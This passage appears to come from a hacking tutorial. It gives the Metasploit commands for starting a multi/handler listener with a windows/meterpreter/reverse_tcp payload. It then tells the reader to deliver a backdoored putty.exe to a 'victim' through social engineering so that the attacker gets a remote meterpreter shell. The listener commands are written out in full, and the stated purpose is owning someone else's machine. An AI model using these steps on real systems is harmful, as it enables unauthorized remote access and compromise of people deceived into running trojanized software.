At this point we are going to want to fire up msfconsole and start up the multihandler listener.




Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed.

use exploit/multi/handler


set payload windows/meterpreter/reverse_tcp

set lhost 192.168.1.6


exploit



Now listener has been set up successfully.



Now send your putty.exe files to victim using any social engineering technique. Now when the victim will use putty4.2.exe you will get the meterpreter of victim PC.



Attacker successfully owned the victim machine.